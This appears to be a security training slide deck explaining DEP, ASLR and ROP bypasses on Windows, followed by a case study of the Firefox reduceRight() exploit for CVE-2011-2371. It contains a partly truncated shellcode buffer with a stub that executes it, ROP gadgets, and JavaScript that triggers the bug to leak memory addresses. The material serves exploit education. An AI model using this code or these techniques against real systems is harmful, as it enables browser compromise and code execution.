
- Data Execution Prevention
- Idea: Data on the stack must not be executable (because it contains data and not code), thus mark it as not executable
- ➔ Attacker can't execute his own code because his own code is stored as data and thus not executable

- Executable must be DEP compatible!
 - On windows PE Header -> OptionalHeader -> DllCharacteristics -> NX compatible
- On windows different modes exist
 - AlwaysOn = All applications are protected by DEP
 - AlwaysOff = No application is protected by DEP
 - OptIn = Only a specified list of applications is protected
 - OptOut = Only a specified list of applications is not protected

- Windows uses these modes to ensure compatibility
 - On client systems (Windows Vista, Windows 7, ...) default is OptIn
 - On server systems (Windows 2003, Windows 2008, ...) default is OptOut
- Since Windows Vista: bcdedit.exe can be used to change mode
 - Bcdedit.exe /set {current} nx OptOut

- Idea of attackers: Return Oriented Programming ROP
 - Use already existing code
 - Build new code which disables DEP by chaining already existing code together

- Let's look again at the stack after the function returned to the manipulated return address:

Registers (FPU)

EAX	00000000
ECX	7C91056D ntdll.7C91056D
EDX	007B0000
EBX	0013DF30
ESP	0013DECC ASCII "????????"
EBP	00000000
ESI	0013DEFC ASCII "????????"
EDI	0013DECC ASCII "????????"
EIP	00000000

C 0 ES 0023 32bit 0(FFFFFFFF)

0013DEC4	00000000	
0013DEC8	00000000	
0013DECC	00000000	
0013DED0	00000000	
0013DED4	00000000	
0013DED8	00000000	
0013DEDC	00000000	
0013DEE0	00000000	

- Jump to already existing code to bypass ASLR:


7CB3C1F1	C785 54FFFFFF E4FBFFFF	MOV DWORD PTR SS:[EBP-4C], -41C
7CB3C1FB	C785 58FFFFFF 0C040000	MOV DWORD PTR SS:[EBP-48], 40C
7CB3C205	E8 1FDEFFFF	CALL SHELL32.7CB3A029
7CB3C20A	FF75 FC	PUSH DWORD PTR SS:[EBP-4]

- Jump to the middle of the above instruction:

7CB3C1F6	FFE4	JMP ESP
7CB3C1F8	FB	STI
7CB3C1F9	FFFF	???

- Important: Corresponding module must be compiled with ASLR off because otherwise „JMP ESP“ would always be at another address

- The new attack:



- Another method to bypass ASLR!
- But: With DEP enabled it's still not possible to execute the shellcode....


- ROP extends this technique to build the complete shellcode with existing code (so called gadgets!)

```
7CB3C244  33C0          XOR EAX,EAX
7CB3C246  5E           POP ESI
7CB3C247  5D           POP EBP
7CB3C248  C2 1000      RETN 10
```

```
653E3DAD  8958 58      MOV DWORD PTR DS:[EAX+58],EBX
653E3DB0  5B           POP EBX
653E3DB1  5E           POP ESI
653E3DB2  5F           POP EDI
653E3DB3  5D           POP EBP
653E3DB4  C3           RETN
```

```
6541B826  5D           POP EBP
6541B827  8B40 F8      MOV EAX,DWORD PTR DS:[EAX-8]
6541B82A  C3           RETN
```

```
654198A2  58           POP EAX
654198A3  C3           RETN
```



- Typically the ROP chain calls a method to disable DEP
- Then the real shellcode can be executed

API	XP SP2	XP SP3	VISTA SP0	VISTA SP1	WINDOWS 7	WINDOWS 2003 SP1	WINDOWS 2008
VirtualAlloc	Yes	Yes	Yes	Yes	Yes	Yes	Yes
HeapCreate	Yes	Yes	Yes	Yes	Yes	Yes	Yes
SetProcessDEPPolicy	No (1)	Yes	No (1)	Yes	No (2)	No (1)	Yes
NtSetInformationProcess	Yes	Yes	Yes	No (2)	No (2)	Yes	No (2)
VirtualProtect	Yes	Yes	Yes	Yes	Yes	Yes	Yes
WriteProcessMemory	Yes	Yes	Yes	Yes	Yes	Yes	Yes

(1) = doesn't exist

(2) = will fail because of default DEP Policy settings

Thanks to **Corelan.be** for this awesome information

Source: <https://www.corelan.be/>

VirtualProtect() to disable DEP




SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

```
unsigned char buf[] =
```

```
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"  
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"  
"\x31\xc0\xac\x3c\x"  
"\xf0\x52\x57\x8b\x"  
"\xc0\x74\x4a\x01\x"  
"\x3c\x49\x8b\x34\x"  
"\x01\xc7\x38\xe0\x"  
"\x8b\x58\x24\x01\x"  
"\x04\x8b\x01\xd0\x"  
"\xe0\x58\x5f\x5a\x"  
"\x00\x00\x50\x68\x"  
"\x68\xa6\x95\xbd\x"  
"\x05\xbb\x47\x13\x"  
"\x2e\x65\x78\x65\x"
```



```
-  
int main()  
{
```

```
    unsigned int oldProtect;
```

```
    void (*f)(void);
```

```
    f = (void (*)())&buf;
```

```
    VirtualProtectEx((HANDLE)-1, (void *)buf, 0x1000, PAGE_EXECUTE_READWRITE, (PDWORD)&oldProtect);
```

```
    f();
```

```
-}
```

- ASLR and DEP together is very powerful
 - Attacker can't use already existing code because ASLR randomizes the start address of code segments
- Typical way to bypass: Turn the vulnerability to an information leak vulnerability or find another one which allows leaking data to bypass ASLR, then build a ROP chain on top of the leaked addresses
- The Firefox exploit from the next chapter shows an example!

- We discussed:
 - ASLR
 - DEP
 - Pre-allocation of memory pages
- Other techniques:
 - Stack cookies + variable reordering
 - SafeSEH + SEHOP (to prevent exception handler attacks)
 - vTable Guard (prevents attacking the virtual table of objects)
 - Safe unlinking, safe look aside list, heap cookies, heap metadata encryption, (to prevent heap overflows)
 - ROP mitigation such as LoadLibrary, MemProtect, Caller checks, Simulate execution flow, Stack Pivot (by EMET)
 - Export Address Table Access Filtering (by EMET, prevents shellcode)
 -



Case-study: Firefox reduceRight()

Title: XSS and beyond
Responsible: R. Freingruber

Version/Date: 1.0/10.06.2014
Confidentiality Class: Public

- This part discusses the Firefox reduceRight() vulnerability CVE-2011-2371
- The exploit is heavily based on the following resources:
 - The corresponding metersploit module
 - An exploit written by the user pakt
 - <http://gdtr.wordpress.com/2012/02/22/exploiting-cve-2011-2371-without-non-aslr-modules/>
 - A great talk from Fionnbharr Davies
 - <https://www.youtube.com/watch?v=EE1lxNuXjFQ>

- The talk by Fionnbharr Davies gives a really great overview
 - But: No source code was provided or shown; only the generic technique was described
- I rewrote the exploit because it's a great vulnerability for demonstrations
 - I tried to write the exploit by myself without looking at other exploit codes or descriptions
 - Only „converting“-code was reused from other exploits

- Exploit works (reliable) against:
 - Windows XP, Vista, Win7, Win8, 2k3, 2k8, 2012,
 - x86 and x64
 - Could be also ported to target Linux and other operating systems
- Exploit bypasses:
 - ASLR (Address space layout randomization); without java6
 - DEP (Data execution prevention)
- Exploit does not use heap spray
 - ➔ Memory does not increase significantly during exploitation
- Exploit does not crash the browser!
- ➔ Really cool vulnerability to investigate

```
1  <html><script>
2      xyz = new Array;
3      xyz[0] = 1;
4      xyz[1] = 2;
5      xyz[2] = 3;
6      a = function x(prev, current, index, array) {
7          alert(current);
8      }
9      xyz.reduceRight(a,1,2,3);
10 </script></html>
```

➔ ReduceRight() invokes the callback function a on every item of the array xyz from right to left

Firefox reduceRight() Exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

```
1 <html><script>
2   xyz = new Array;
3   xyz[0] = 5;
4   xyz[1] = 6;
5   xyz[2] = "a";
6   xyz[3] = "abc";
7
8   a = function x(prev, current, index, array) {
9     alert(current);
10  }
11  xyz.reduceRight(a, 1, 2, 3);
12 </script></html>
13
14
```

Firefox reduceRight() Exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

Can store only
positive values
0 to 4.294.967.295

Can store positive and
negative values
-2.147.483.648 to
2.147.483.547

What if length is >
2.147.483.547 ?
➔ Start will become
negative!

```
3042 static JS_REQUIRES_STACK JSBool
3043 array_extra(JSContext *cx, ArrayExtraMode mode, uintN argc, jsval *vp)
3044 {
3045     JSObject *obj;
3046     jsuint length; newlen;
3047     jsval *argv, *elemroot, *invokevp, *sp;
3048     JSBool ok, cond, hole;
3049     JSObject *callable, *thian, *newarr;
3050     jsint start, end, step, i;
3051     void *mark;
3052
3053     obj = JS_THIS_OBJECT(cx, vp);
3054     if (!obj || !js_GetLengthProperty(cx, obj, &length))
3055         return JS_FALSE;
3056
3057     /*
3058      * First, get or compute our callee, so that we error out consistently
3059      * when passed a non-callable object.
3060      */
3061     if (argc == 0) {
3062         js_ReportMissingArg(cx, vp, 0);
3063         return JS_FALSE;
3064     }
3065     argv = vp + 2;
3066     callable = js_ValueToCallableObject(cx, &argv[0], JSV2F_SEARCH_STACK);
3067     if (!callable)
3068         return JS_FALSE;
3069
3070     /*
3071      * Set our initial return condition, used for zero-length array cases
3072      * (and pre-size our map return to match our known length, for all cases).
3073      */
3074     #ifdef __GNUC__ /* quell GCC overwarning */
3075         newlen = 0;
3076         newarr = NULL;
3077     #endif
3078     start = 0, end = length, step = 1;
3079
3080     switch (mode) {
3081     case REDUCE_RIGHT:
3082         start = length - 1, end = -1, step = -1;
3083         /* FALL THROUGH */
3084     case REDUCE:
```

- Variable *i* is equal to *start* which is negative if length property of the array is very huge when calling `reduceRight()`

```
3149     for (i = start; i != end; i += step) {  
3150         ok = JS_CHECK_OPERATION_LIMIT(cx) &&  
3151             GetArrayElement(cx, obj, i, &hole, elemroot);  
3152         if (!ok)  
3153             goto out;  
3154         if (hole)  
3155             continue;
```

- The variable *i* of type jsint is casted to jsdouble which can also be negative
- JS_ASSERT() would prevent this attack, but asserts are only active for development builds (not release builds)
- Before *index* is used as index of an array it's casted back to jsuint (line 439)

```
433 static JSBool
434 GetArrayElement(JSContext *cx, JSObject *obj, jsdouble index, JSBool *hole,
435                 jsval *vp)
436 {
437     JS_ASSERT(index >= 0);
438     if (OBJ_IS_DENSE_ARRAY(cx, obj) && index < js_DenseArrayCapacity(obj) &&
439         (*vp = obj->dslots[jsuint(index)]) != JSVAL_HOLE) {
440         *hole = JS_FALSE;
441         return JS_TRUE;
442     }
```

Array internals



SEC Consult


ADVISOR FOR YOUR INFORMATION SECURITY

```
1  <html><script>
2      xyz = new Array;
3      xyz[0] = 0x41434341;
4      xyz[1] = "My string";
5      xyz[2] = false;
6      xyz[4] = new Object();
7      xyz[5] = 0.000000001;
8      xyz[6] = 0x41434341;
9      alert("STOP 1");
10
11  for(i = 0; i < 64; --i) {
12      xyz[i] = 0x42424242;
13  }
14  alert("STOP 2");
15
16  </script></html>
```

Find data in debugger:

!searchspray -h 41 43 43 41 01

P Heap Spray		
#	Address	What?
1	0x3d8c230	41 43 43 41 1
2	0x3d8c258	41 43 43 41 1



Array internals –data types



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

Address	Hex dump								ASCII
03D8C228	08	00	00	00	30	C2	D8	03	...0Tï♥
03D8C230	41	43	43	41	01	00	FF	FF	ACCA0.
03D8C238	60	14	08	03	05	00	FF	FF	'ŋï♥♣.
03D8C240	00	00	00	00	03	00	FF	FF	...♥.
03D8C248	88	92	48	03	07	00	FF	FF	ēÆH♥..
03D8C250	95	06	26	E8	0B	2E	11	3E	ò i&þø.◀>
03D8C258	41	43	43	41	01	00	FF	FF	ACCA0.
03D8C260	00	00	00	00	04	00	FF	FF	...♦.
03D8C268	00	00	00	00	04	00	FF	FF	...♦.

0xFFFF0001

JSVAL_TAG_INT32

0xFFFF0002

JSVAL_TAG_UNDEFINED

0xFFFF0003

JSVAL_TAG_BOOLEAN

0xFFFF0004

JSVAL_TAG_MAGIC

0xFFFF0005

JSVAL_TAG_STRING

0xFFFF0006

JSVAL_TAG_NULL

0xFFFF0007

JSVAL_TAG_OBJECT

Address	Hex dump								UNIC
03081460	94	00	00	00	68	14	08	03	'.'''
03081468	40	00	79	00	20	00	73	00	My s
03081470	74	00	72	00	69	00	6E	00	trin
03081478	67	00	00	00	00	00	00	00	g...
03081480	64	00	00	00	00	00	00	00	...

- Strings are stored in arrays by using the first four byte as a pointer to a string data structure.
- The string data structure starts with a dword to store the length and flags (Flags are stored in the lower nibble, in this case flags is equal to four; To other part contains the length, here length is 9)
- The second dword is a pointer to the Unicode string which is null-terminated by two null bytes

- A first attack: leak it's own address in memory!

```
196 // Array used to info disclosure
197 var infoDisclosure = new Array();
198
199 function go(){
200     infoDisclosure[0] = 0x41434341;
201     addr_of_infoDisclosure_slot = leakAddressOf_infoDisclosure_slot();
202     alert(addr_of_infoDisclosure_slot.toString(16));
203 }
```

Firefox reduceRight() Exploit



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY


```
493 function leakAddressOf_infoDisclosure_slot() {  
494     var leak_arr_len = 0xc0000000;  
495     mem = [];  
496     var leak_func =  
497         function bleh(prev, current, index, array) {  
498             if(typeof current == "number"){  
499                 mem.push(current);  
500                 alert(myHex(current));  
501                 throw "stop";  
502             }  
503             alert("ERROR occured!");  
504             throw "error";  
505         }  
506     var addr = 0;  
507     // === TRIGGER START  
508     infoDisclosure.length = leak_arr_len;  
509     try{ infoDisclosure.reduceRight(leak_func,1,2,3); } catch(e){ }  
510     // === TRIGGER END  
511  
512     mem = nicer(mem);  
513     /* Hexdump for debugging  
514     dump.innerHTML = "TEST: " + convert(mem);  
515     */  
516     addr = dw2int(mem[1]);  
517     return addr;  
518 }
```

Firefox reduceRight() Exploit

Address	Hex dump	UNIC
0586F360	08 00 00 00 68 F3 86 05	□ . ' '
0586F368	41 43 43 41 01 00 FF FF	' ' 0 .
0586F370	00 00 00 00 04 00 FF FF	.. +.
0586F378	00 00 00 00 04 00 FF FF	.. +.
0586F380	00 00 00 00 04 00 FF FF	.. +.
0586F388	00 00 00 00 04 00 FF FF	.. +.
0586F390	00 00 00 00 04 00 FF FF	.. +.

- A length value of 0xc0000000 will access the element in front of the first element.
- In the above figure the first element is marked, thus the element before it consists of the values 08 00 00 00 68 F3 86 05
- In this case the slot pointer is 0x0586f368 (equal to the address of the first element; If the array tries to store more elements the slots array would be relocated and the slot-pointer address would change)

- Our aim is to control the memory in front of the slots-array!




- Idea: Make two allocations of the same size
- Because both have the same size they will be adjacent (next-to-each-other) in memory, if there are no holes
- We accessed element [63] of an error
 - The array must be large enough to store 64 elements!
 - Each element consists of 4 byte data value and 4 byte data type
 - The total size is: $(4+4) * 64 = 512$ byte!
- ➔ Allocate an Uint32Array with 128 elements!
 - Uint32Arrays can only store values of type Uint32
 - Thus every entry consists of only 4 byte
 - The total size is: $4 * 128 = 512$ byte

